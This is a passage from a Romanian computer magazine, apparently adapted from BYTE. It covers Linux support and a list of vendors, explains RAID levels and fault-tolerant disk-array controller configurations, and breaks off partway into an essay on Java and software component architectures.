Cine a stat o oră la telefon aşteptând asistenţă tehnică de la o companie mare, ştie că nici ei nu oferă întotdeauna cel mai bun suport. De fapt, suportul pentru Linux poate fi la fel de bun şi calificat ca şi cel de la producătorii mari de software, asta pentru că cei care oferă asistenţă pentru Linux sunt adesea cei care l-au şi scris. Mai multe grupuri de ştiri Usenet sunt despre Linux, şi cei mai mulţi dezvoltatori citesc aceste grupuri. Iar adresele lor de e-mail sunt disponibile în sursele programelor. Cum şi ei folosesc un hardware similar, sunt nerăbdători să afle de eventualele scame.

Problema cu Usenet este timpul de răspuns. Dacă aveţi un sistem blocat, este nevoie de suport imediat - nu puteţi aştepta cele câteva ore necesare pentru apariţia unui articol într-un grup de ştiri.

Câteva companii ce rulează Linux

Compania	Adresă de contact
Access Orlando	http://www.ao.net
Accessone.Com	http://www.accessone.com
American Group of Companies	http://www.amer-grp.com
Blitz Datentechnik	http://www.blitz.de
Caldera	http://www.caldera.com
Centurion Services	http://www.infomatch.com/~centurion
Cistron Internet Services	http://www.het.net
Computer Science Innovations	http://www.csihq.com
Craftworks	http://www.craftwork.com
CymruNET	http://www.cymru.net
Dataden Computer Systems	http://www.dataden.com
Design Science Labs	http://www.dsl.org
Jammin Internet Services	http://www.jammin.net
Just Computers	http://www.justcomp.com
M-Tech	http://www.m-tech.ab.ca
Obsidian Systems, South Africa	http://www.obsidian.co.za
PCkS Associates	http://www.cnj.digex.net/~pcks
Red Hat	http://www.redhat.com
Webjack	http://www.webjack.com
WorkGroup Solutions	http://www.wgs.com

O altă plângere des întâlnită despre Linux - valabilă şi pentru celelalte dialecte de Unix - este că nu e uşor de învăţat. Dacă veniţi din lumea Windows-ului, linia de comandă din Unix vă poate intimida cu uşurinţă. Acesta este completat şi de faptul că există foarte puţină standardizare în privinţa documentaţiei sau programelor Linux.

Gratuit, dar valorează mult

Obţineţi exact ceea ce aţi plătit. Cum Linux este gratuit nu valorează prea mult, nu-i aşa?

Greşit. Russell Cocker, director la Virtual Computers, o companie ce oferă servicii Internet, arată că în cazul în care credeţi că valoarea depinde de suma banilor pe care îi cheltuiţi, o să plătiţi în mod regulat prea mult pentru resursele de calcul. „Dacă concurenţa ia decizii mai înţelepte, nu veţi fi în măsură să intraţi în competiţie“.■

Jim Mohr este administrator de reţea al firmei Kaeser Compressors din Coburg, Germania. El este autorul cărţii SCO Companion: The Essential Guide for Users and System Administrators *(Prentice-Hall, 1996). De asemenea a mai scris* The Linux User's Resource *care va fi publicată în acest an. Îl puteţi contacta la:* **100542.2677@compuserve.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Mátyás Mátyás*]

Ariile de discuri

de Aurel Şerb

1. Noţiuni introductive

Încă de la primele calculatoare suportul de memorare a informaţiei a fost o preocupare permanentă. Calităţile şi performanţele acestuia au constituit adesea criteriu de judecată cu pondere importantă atât pentru lumea specialiştilor, cât şi pentru cumpărătorii (avizaţi) de tehnică de calcul. Progresul uluitor din lumea calculatoarelor este de fapt progresul tuturor elementelor de bază ale acestei lumi. Iar hard discurile constituie astăzi un element de referinţă al domeniului. Articolul acesta prezintă un aspect al progresului în acest domeniu, acela realizat prin ariile de discuri.

Una dintre metodele prin care datele sistemelor de calcul pot fi accesate mai repede este aceea prin care se renunţă la varianta „single disk“ în favoarea „multi-spidle volume“, adică a utilizării a mai multor discuri aflate pe aceeaşi „axă“. Această tehnică permite accesarea simultană a datelor cu ajutorul a două (sau mai multor) braţe de citire /scriere, teoretic micşorând timpul de acces. Partiţia sistem rezultată este folosită de aplicaţie ca şi cum ar fi o singură partiţie logică. De fapt, în mod fizic, partiţia sistem este împărţită pe discurile fizice existente, dar acest lucru este transparent oricărei aplicaţii. Această tehnică a dus la creşterea performanţelor intrărilor/ieşirilor, dar are dezavantajul că dacă un disc, care este folosit pentru a crea un volum virtual, „cade“ întreaga informaţie de pe acest volum virtual se pierde.

Pentru a depăşi inconvenientele descrise mai sus a fost dezvoltat conceptul RAID. Termenul de RAID (Redundant Array of Inexpensive Disks) a fost folosit pentru prima dată la începutul anilor '80 de către F.D. Lawlor, dar el a fost popularizat cu adevărat de către un grup de oameni de ştiinţă, format din David A. Patterson, Garth Gibson şi Randy H. Katz, toţi de la Universitatea Berkeley din California, care au publicat un articol intitulat „A case for Redundant Arrays of Inexpensive Disks (RAID)“, în care defineau cinci modele de arii de discuri, cunoscute ca RAID Levels 1-5. Conceptul RAID implică trei concepte ale stocării şi recuperării datelor:

Zonarea discului;
Performanţă ridicată;
Redundanţa datelor.


Aceste trei componente sunt combinate în mai multe feluri pentru a forma diferitele nivele RAID. Nivelele RAID reprezintă toate arhitecturi de arii de discuri care memorează informaţie redundantă despre datele utilizatorilor şi pot regenera aceste date în eventualitatea defectării unei singure unităţi de disc. Totuşi, este important de înţeles că redundanţa asupra datelor furnizată prin aceste RAID-uri este numai o parte a soluţiei totale de memorare tolerantă la defectări pe discuri.

RAID-urile asigură utilizatorului posibilitatea de a opta pentru soluţii care pot varia foarte mult în gama raporturilor preţ/performanţă şi din punctul de vedere al disponibilităţii. Astfel, spre exemplu, RAID 1 (cunoscut şi sub denumirea de „oglindire“ („mirroring“)) furnizează cea mai ridicată performanţă din punctul de vedere al redundanţei datelor, dar cu costul cel mai ridicat, deoarece toate datele sunt duplicate, acest lucru necesitând de două ori mai mult spaţiu pe disc. Nivelele 1-5 asigură disponibilitatea continuă a datelor, chiar în eventualitatea defectării unei singure unităţi de disc, prin regenerarea datelor utile din datele redundante. Totuşi, din cauza operaţiilor de intrare/ieşire suplimentare, cerute pentru a regenera datele memorate pe unitatea de disc defectată, performanţa este mai scăzută pe timpul operaţiilor de restabilire.

2. Caracteristicile principale ale tipurilor de arii de discuri

2.1. RAID 0: DISK STRIPPING

RAID 0 nu este o arhitectură RAID propriuzisă, deoarece ea nu asigură nici o redundanţă a datelor. Ea este utilizată doar pentru a maximiza performanţa la lucrul cu discurile hard. În această organizare de arii de discuri neredundante, datele sunt întreţesute (stripping) în mod secvenţial pe mai multe discuri, care sunt tratate ca un singur disc virtual sau volum (de obicei 4 discuri = volum). Câteva implementări RAID 0 utilizează această tehnică de întreţesere, prin divizarea volumelor în „felii“ şi scrierea datelor în „felii“ consecutive, localizate fizic pe fiecare disc din



Repartiţia blocurilor de date

Disk 0	Disk 1	Disk 2	Disk 3
D0	D1	D2	D3
D4	D5	D6	D7
D8	D9	D10	D11

ⓐ RAID 0

Disk 0	Disk 1	Disk 2	Disk 3
D0	D0	D1	D1
D2	D2	D3	D3
D4	D4	D5	D5
D6	D6	D7	D7
D8	D8	D9	D9
D10	D10	D11	D11

ⓑ RAID 1

Disk 0	Disk 1	Disk 2	Disk 3	Disk 4
D0	D1	D2	D3	P0-3
D4	D5	D6	D7	P4-7
D8	D9	D10	D11	P8-11

ⓒ RAID 3


Disk 0	Disk 1	Disk 2	Disk 3	Disk 4
D0	D1	D2	D3	P0-3
D4	D5	D6	D7	P4-7
D8	D9	D10	D11	P8-11

ⓓ RAID 4

Disk 0	Disk 1	Disk 2	Disk 3	Disk 4
D0	D1	D2	D3	P0-3
D4	D5	D6	P4-7	D7
D8	D9	P8-11	D11	D10

ⓔ RAID 5

Schema logică de alegere a unei configurații RAID


START
Este necesară redundanta datelor?
NU
Se vor utiliza discuri indeoendente sau RAID 0
DA
Este necesar „mirroring“?
NU
Se va utiliza RAID 1
DA
Se vor transfera blocuri mari de date?
NU
procentul de scrieri este mai mare de 50%?
NU
DA
DA
Se va utiliza RAID 3
Se va utiliza RAID 5

cadrul ariei de discuri. Mărimea uzuală a „feliilor“ este definită de utilizator și ar putea fi, de exemplu, de 512 sectoare, dimensiunea uzuală a sectoarelor putând fi, de exemplu, de 512 octeți. Operațiile de citire/scriere au loc în paralel, de pe/pe toate discurile aflate în volum. Utilizând această tehnică de întrețesere se obține o rată de transfer a datelor foarte ridicată, îmbunătățindu-se în felul acesta și performanța efectivă a sistemului. Totuși RAID 0, neoferind nici o redundanță a datelor, în eventualitatea defectării unui singur disc al ariei, datele care se găsesc pe acel disc nu mai pot fi regenerate și deci pot fi considerate ca pierdute. Pentru acest motiv RAID 0 nu este utilizat în aplicațiile de înaltă disponibilitate. O reprezentare a modului în care sunt distribuite blocurile de date într-o configurație RAID 0 este arătată în fig. „Repartiția blocurilor de date“.

2.2. RAID 1: DISK MIRRORING

Implementarea RAID 1 folosește „oglindirea (mirroring)“ datelor pentru a asigura redundanța. Tehnica crează și menține pe discuri separate, două sau mai multe copii ale acelorași date, fiecare dintre copii constituindu-se ca o imagine „în oglindă“ a celeilalte. Comparativ cu alte nivele de arii de discuri, RAID 1 poate scădea performanța generală a sistemului deoarece fiecare scriere pe disc trebuie să fie efectuată de „n“ ori unde „n“ este numărul de copii. Performanța în cazul citirii este însă mult îmbunătățită deoarece cererile de citire sunt trimise simultan controlerelor de discuri ale tuturor copiilor. Discul care este capabil să răspundă primul cererii de citire va returna datele sistemului. Sistemele de operare (în general de tip UNIX) ale sistemelor de calcul tolerante la defectări oferă însă un alt tip de RAID 1, prin intermediul unei componente software numită „Logical Volume Manager“. Această componentă crește performanța sistemului oferind posibilitatea scrierii în paralel pe toate copiile, fără a se mai aștepta ca scrierea pe o copie să se facă cu succes și apoi să se altereze conținutul altei copii. Comparativ cu scrierea secvențială, această metodă este mai puțin sigură, dar realizează o creștere semnificativă a performanței la scriere. Deoarece RAID 1 asigură redundanța datelor de 100%, ea este cea mai scumpă implementare dintre tipurile de arii de discuri, dar asigură și cea mai mare disponibilitate a datelor prin utilizarea celui mai mic număr de discuri în configurația. În fig. „Repartiția blocurilor de date“ este arătat modul cum sunt repartizate datele într-o configurație RAID 1.

2.3. RAID 2: PARALLEL ARRAY WITH ERROR CORECTION CODE

RAID 2 distribuie datele pe mai multe discuri cu întrețesere la nivel de bit, iar în cadrul ariei de discuri sunt utilizate și discuri de „verificare“. Pentru a asigura detecția și corecția erorilor, scrierea și citirea datelor se face utilizând tehnici de codificare bazate pe coduri corectoare de erori de tip Hamming. Aceste tehnici fac însă necesară utilizarea unor grupuri mari de discuri pentru a asigura consistența (4 discuri de „verificare“ pentru 10 discuri de date, sau 5 discuri de „verificare“ pentru 25 de discuri de date). Un alt dezavantaj al lui RAID 2 este acela că pentru fiecare operație de intrare/ieșire trebuie să fie accesate toate discurile deoarece datele sunt scrise sau citite la o singură mișcare paralelă a tuturor capetelor de acces la discuri. Deoarece această tehnică de codificare este foarte complexă și mai scumpă, RAID 2 este mai puțin interesant pentru mediul comercial, în comparație cu RAID 3.

2.4. RAID 3: PARALLEL ARRAY WITH PARITY

Spre deosebire de RAID 2, RAID 3 utilizează un singur disc dedicat pentru a memora informația de paritate (nu cod corector de erori, ci .SAU EXCLUSIV. asupra datelor), celelalte discuri din cadrul ariei de discuri fiind utilizate pentru a memora informația utilă, care, ca și la RAID 2, este „împrăștiată“ pe toate discurile ariei. Dacă unul dintre discurile cu date se defectează, se poate utiliza discul de paritate pentru a reconstitui datele. Dat fiind faptul că transferul datelor de pe/pe un disc individual se face la dimensiunile unor sectoare unitare, cantitatea minimă de date care este citită/scrisă într-o operație de intrare/ieșire este egală cu numărul de discuri din arie înmulțit cu numărul de octeți ai sectorului discului. Aceasta este cunoscută ca unitate de transfer. Deoarece capetele de acces se mișcă în paralel în aria de discuri la un moment de timp dat, poate fi activă numai o singură cerere de intrare/ieșire. Acest lucru contribuie la o foarte bună rată de transfer a datelor atunci când datele accesate sunt dispuse secvențial pe disc, dar face ca RAID 3 să fie destul de nepractic pentru aplicații cu date dispuse aleator în aria de discuri. În același timp, rata de transfer a datelor este foarte bună atunci când dimensiunile blocurilor de date care se scriu sau citesc sunt apropiate de mărimea unității de transfer, dar ea scade cu atât mai mult cu cât blocurile transferate sunt de dimensiuni mai mici. Spre deosebire de RAID 1 care datorită redundanței de 100% ocupa o suprafață mare de discul hard, cu o redundanță de numai 20% RAID 3 asigură o relativ bună disponibilitate a datelor și este mult mai economic. Deoarece datele pot fi reconstituite, în cazul defectării unui singur disc, prin utilizarea discului de paritate, RAID 3 oferă și facilitatea înlocuirii „la cald“ a unui disc și restabilirea datelor după defectare. În fig. „Repartiția blocurilor de date“ este prezentat modul în care sunt repartizate blocurile de date și de paritate într-o configurație RAID 3.

2.5. RAID 4: STRIPED ARRAY WITH PARITY

La RAID 4 datele se distribuie, ca la RAID 3, pe mai multe discuri de date și pe un disc de „paritate“. Doar că în acest caz datele sunt scrise fiecare bloc pe un singur disc, astfel încât la operația de citire este implicat doar un singur disc. Deoarece discurile nu se mai utilizează în paralel, aria de discuri poate prelucra mai multe cereri deodată. Cerințele mai mici pot fi executate astfel mai repede. Deoarece discul de paritate este implicat însă în toate operațiile de scriere, el devine un element de scădere a performanței, deoarece paritatea, pentru fiecare operație de scriere, se calculează având în vedere și informația existentă pe celelalte discuri, în sectoarele de date asociate. Din acest motiv RAID 4 este considerat ca nepractic. În fig. „Repartiția blocurilor de date“ este prezentat modul în care sunt repartizate blocurile de date și de paritate într-o configurație RAID 4.

2.6. RAID 5: STRIPED ARRAY WITH DISTRIBUTED PARITY

La RAID 5 datele se distribuie, ca la RAID 4, pe mai multe discuri de date și pe un disc de „paritate“, iar datele sunt scrise fiecare bloc pe un singur disc, astfel încât la operația de citire este implicat doar un singur disc. Însă RAID 5 nu are dedicat un disc special numai pentru informația de paritate ci distribuie pe toate discurile ariei informația de tip date și informația de paritate. Și în cazul lui RAID 5 sunt permise accese concurente multiple la dispozitivele din cadrul ariei de discuri, fiind satisfăcute astfel cereri concurente multiple de intrare/ieșire. Acest lucru crește mult performanța transferurilor pentru aceste arii de discuri și le face cele mai potrivite și utile în cazul lucrului cu blocuri de mărime mică, sau cu datele dispuse în mod aleator pe discuri. În cazul lui RAID 5 ciclul de scriere se realizează în 3 pași:

Pasul 1: Se citește paritatea existentă și data ce urmează a fi schimbată;

Pasul 2: Se scade vechea dată din valoarea parității existente și se memorează această paritate corectată într-un buffer;

Pasul 3: Se calculează noua paritate pe baza valorii din buffer și a valorii noii date de memorat și se scriu pe discurile corespunzătoare noua dată și paritatea actualizată.

În fig. „Repartiția blocurilor de date“ este prezentat modul în care sunt repartizate blocurile de date și de paritate într-o configurație RAID 5.

2.7. CRITERII DE ALEGERE A UNEI CONFIGURAȚII RAID

Alegerea uneia dintre configurațiile RAID este direct dependentă de cerințele funcționale ale sistemului din care aria de discuri va face parte. Dacă în cadrul sistemului se urmărește realizarea unei mari disponibilități a datelor se vor utiliza RAID 1, RAID 3, sau RAID 5. RAID 3 este cel mai potrivit pentru acele aplicații care utilizează blocuri mari de date, sau transfer secvențial de date. RAID 5 este cel mai potrivit pentru acele aplicații care utilizează blocuri mai mici de date și care nu efectuează un număr mare de scrieri pe disc (restricție datorată algoritmului de calcul a parității). Acolo unde se dorește cea mai mare siguranță a datelor se va utiliza RAID 1, acceptându-se însă și costuri mult mai mari. Dacă nu există cerințe de înaltă disponibilitate se poate utiliza RAID 0 sau chiar discuri independente înlănțuite. O schemă logică care ar putea fi utilă este prezentată în fig. „Schema logică de alegere a unei configurații RAID“.

3. Configurații și performanțe ale ariilor de discuri.

3.1. NOȚIUNI INTRODUCTIVE

Toleranța la defectări de la nivelul suportului de memorare este numai unul dintre aspectele care au făcut ca subsistemele RAID să devină tot mai atractive în anii din urmă. Multe alte caracteristici ale subsistemelor RAID asigură ele însele redundanță, fiind argumente în plus în utilizarea ariilor de discuri în sistemele de calcul. În continuare vor fi prezentate unele dintre acestea.

Evident caracteristica cea mai prețuită este redundanța datelor. Ea se bazează pe posibilitatea de a grupa logic mai multe discuri în acel ceva ce este definit ca o unitate logică de memorare. Dacă datele de pe o unitate de disc devin indisponibile atunci ele pot fi reconstituite cu ajutorul celorlalte discuri și a discului de paritate, toate componente ale aceleiași unități logice.

Multe dintre implementările RAID au însă încorporate surse de alimentare de rezervă, astfel încât dacă sursa activă se defectează să poată fi asigurată alimentarea prin utilizarea surselor de rezervă.

În subsistemele RAID sunt incluse și ventilatoare de rezervă, care să poată înlocui la nevoie un ventilator distrus.

Multe dintre subsistemele RAID oferă și facilitatea înlocuirii unui disc defectat cu unul bun, fără a fi necesar ca pentru aceast lucru să fie întreruptă alimentarea subsistemului. După înlocuire, pe discul înlocuitor se reconstituie datele corecte, folosind pentru aceasta discul de paritate și celelalte discuri de date, componente ale unității logice.

Ariile de discuri oferă și un potențial de transfer al datelor foarte ridicat, beneficiind de capacitatea deosebită a controllerelor de intrare/ieșire diferențiale de tip Fast/Wide SCSI-2, ale sistemului de calcul la care aria de discuri este conectată. În general, RAID permit 3 configurații tolerante la defectări:

cu un singur controller;

cu două controllere, dintre care unul în rezervă;

cu două controllere, amândouă active.

Fiecare configurație adaugă un nou nivel de tolerare a defectelor, față de nivelul anterior.

3.2. CONFIGURAȚIA CU UN SINGUR CONTROLLER

Toleranța la defectări în configurația cu un singur controller este furnizată de către următoarele caracteristici:

redundanța datelor (RAID 1, 3, și 5);


redundanța surselor de alimentare;

redundanța ventilatoarelor de răcire;

unitățile de discuri pot fi schimbate când sistemul este operațional;

mentenanța concurentă asupra surselor de alimentare, sistemului de răcire și modulelor de discuri.

Controllerul de arie de discuri, în configurația cu un singur controller, este conectat la un controller de intrare/ieșire SCSI-2, de mare performanță. În fig. „Configurația tolerantă la defectări cu un singur controller.“ este prezentată o configurație de acest gen.




3.3. CONFIGURAŢIA CU DOUĂ CONTROLLERE, DINTRE CARE UNUL ÎN REZERVĂ

În configuraţia cu două controllere, dintre care unul în rezervă, cele două controllere sunt utilizate ca o pereche „activ/rezervă". Controllerul în rezervă rămâne inactiv până când softul de management al ariei, care rulează pe sistemul gazdă detectează o eroare în primul controller. Când este detectată această eroare softul va activa controllerul în rezervă şi va comuta în mod automat controlul tuturor unităţilor de discuri la acest nou controller. Toleranţa la defectări în configuraţia cu două controllere, dintre care unul în rezervă, este furnizată de către următoarele caracteristici:

două controllere în arie;
mentenanţă concurentă asupra controllerelor din arie;
redundanţa datelor (RAID 1, 3, şi 5);
redundanţa surselor de alimentare;
redundanţa ventilatoarelor de răcire;
unităţile de discuri pot fi schimbate când sistemul este operaţional;
mentenanţa concurentă asupra surselor de alimentare, sistemului de răcire şi modulelor de discuri.

Cele două controllere ale ariei de discuri, din configuraţia cu un două controllere sunt conectate la două controllere de intrare/ieşire SCSI-2, de mare performanţă separate, aşa cim se vede în fig. „Configuraţia tolerantă la defectări cu două controllere, dintre care unul în rezervă".



Configuraţia tolerantă la defectări cu două controllere, dintre care unul în rezervă

3.4. CONFIGURAŢIA CU DOUĂ CONTROLLERE ACTIVE

Cea de-a treia configuraţie tolerantă la defectări include două controllere active. Fiecare dintre aceste controllere active este dedicat unor „bank-uri" specificate de discuri. În eventualitatea că un controller se defectează, softul de management a configuraţiei va ruta automat toate cererile de intrare/ieşire spre controllerul operaţional. Cele două controllere ale ariei din configuraţia cu două controllere active pot fi ataşate la două controllere separate, SCSI-2 de mare performanţă, dar mult mai important este faptul că cele două controllere de arie pot fi ataşate la controllere SCSI-2, de mare performanţă, din două sisteme separate. De aceea, toleranţa la defectări din această configuraţie cu două controllere active furnizează nu numai toate facilităţile de toleranţă la defectări ale lui RAIDiant Array, ci şi cele oferite de abilitatea de a utiliza două procesoare gazdă. Toleranţa la defectări în configuraţia cu două controllere active, este deci furnizată de către următoarele caracteristici:

două procesoare gazdă;
două controllere în arie;
mentenanţă concurentă asupra controllerelor din arie;
redundanţa datelor (RAID 1, 3, şi 5);
redundanţa surselor de alimentare;
redundanţa ventilatoarelor de răcire;
unităţile de discuri pot fi schimbate când sistemul este operaţional;
mentenanţa concurentă asupra surselor de alimentare, sistemului de răcire şi modulelor de discuri.

Configuraţia cu două procesoare active, de asemenea, va îmbunătăţii puterea subsistemului şi de asemenea timpul său de răspuns la intrări/ieşiri, deoarece fiecare controller manevrează cererile de intrare/ieşire numai pentru trei „bancuri" de discuri. În fig. „Configuraţia tolerantă la defectări cu două controllere active" este arătată o configuraţie cu două controllere, ambele active.


Configuraţia tolerantă la defectări cu două controllere active

Tehnologia RAID aduce cu sine o îmbunătăţire substanţială a disponibilităţii, securităţii şi performanţei suportului de memorare al sistemelor de calcul. Datorată preţului relativ mai ridicat, în momentul de faţă ea nu se utilizează în sistemele de calcul de uz curent. Sunt însă anumite clase de aplicaţii la care ea se impune ca singura alternativă raţională. Anii care vin vor impune însă, cu siguranţă, tot mai mult principiile tehnologiei RAID ca lucruri comune în toate sistemele de calcul. ■

Domnul Aurel Şerb este şeful catedrei de calculatoare din cadrul Academiei Tehnice Militare. E-mail: **100542.2677@compuserve.com.**

Fericirea programatorilor: un singur limbaj sau o singură platformă ?

Componente, arhitecturi distribuite și Java

de Adrian Frits

În februarie 1996, când un coleg mi-a spus că Java este un nou limbaj de programare cu o bibliotecă standard de interfață grafica (GUI), am avut o reacție entuziastă. Era singurul lucru pe care îl știam despre Java, dar era suficient să mă umple de speranțe pentru o lume mai bună pentru programatori. Vedeam în Java un prim pas spre unificarea platformelor de dezvoltare a aplicațiilor, programatorul având posibilitatea de a se ocupa mai mult de meseria lui, adică de programare, si nu de munca migăloasă de portare a aplicațiilor pe zeci de platforme.

Într-o lume în care succesul comercial al unei aplicații depinde în foarte mare măsura de numărul sistemelor de operare suportate, apariția unui *limbaj* portabil poate fi privită ca o revoluție. Deși au existat alte încercări de *facilitare* a dezvoltării aplicațiilor portabile, acestea nu s-au bucurat de succesul scontat fie din cauza lipsei standardelor si a suportului firmelor mari, fie din cauza limitării performanțelor, fie datorită apariției târzii pe piață.

Pentru Java, clasele de GUI au fost doar începutul. Java are ambiția să devină nu doar *un alt limbaj*, ci *limbajul universal* în jurul căruia să se clădească sau re-clădească toate tehnologiile si standardele necesare dezvoltării aplicațiilor.

Java nu e prima încercare de acest gen. Limbajul Modula-3 a încercat la vremea lui să cucerească lumea informaticii încercând să fie *limbajul universal*. A eșuat pentru că nu a existat un mijloc eficient de răspândire al lui și, de fapt, cine avea nevoie de un limbaj universal pe vremea când problema cooperării între programe nici nu se punea? Acum însă există Internet-ul și Intranet-ul care, aducând un standard larg acceptat pentru nivelele de transport și de prezentare, creează o cerere imensă pentru dezvoltarea aplicațiilor distribuite.

Voi sări acum peste obișnuita introducere laudativă la adresa Internet-ului și a limbajului Java, prezentând „state of the art“-ul tehnologiilor soft în momentul apariției limbajului Java, iar apoi voi încerca să găsesc poziția noului limbaj în cadrul acestor tehnologii.

Componente și Arhitecturi Distribuite

Înainte de apariția Internet-ului au existat cele două mari paradigme în dezvoltarea aplicațiilor: programarea tradițională și programarea distribuită.

1. Programarea *tradițională* este orientată spre aplicația de sine stătătoare, independentă de resurse (date, procesoare) aflate pe alte mașini. În aplicațiile orientate spre desktop (desktop centric), întreg codul aplicației rulează pe o singură mașină, accesând o bază de date care de cele mai multe ori este locală. În această categorie se înscriu marea majoritate a programelor care rulează pe PC-uri și pe Macintosh-uri. Odată cu creșterea complexității și dimensiunii aplicațiilor au apărut arhitecturile de *componente software* de tipul COM/OLE (Microsoft), SOM/OpenDoc (IBM si Apple) și LiveConnect (Netscape). O componentă poate fi definită ca o unitate de inteligență care poate rezida intr-un spațiu de adrese și a cărei funcționalitate poate fi invocată *dinamic* de către alte programe sau componente. În mod concret, componentele sunt bucăți de cod compilate, care încapsulează o funcționalitate bine definită, nelegată de un anumit program. *Clasele* din limbajele orientate pe obiecte sunt, spre deosebire de componente, vizibile doar la nivelul unui singur program și doar înainte de compilare. Arhitecturile de componente software permit crearea, refolosirea și îmbinarea acestor unități ascunzând complet detaliile legate de codul sursă. Nu trebuie să fii programator pentru a putea îmbina câteva componente într-o aplicație utila. Exemple de 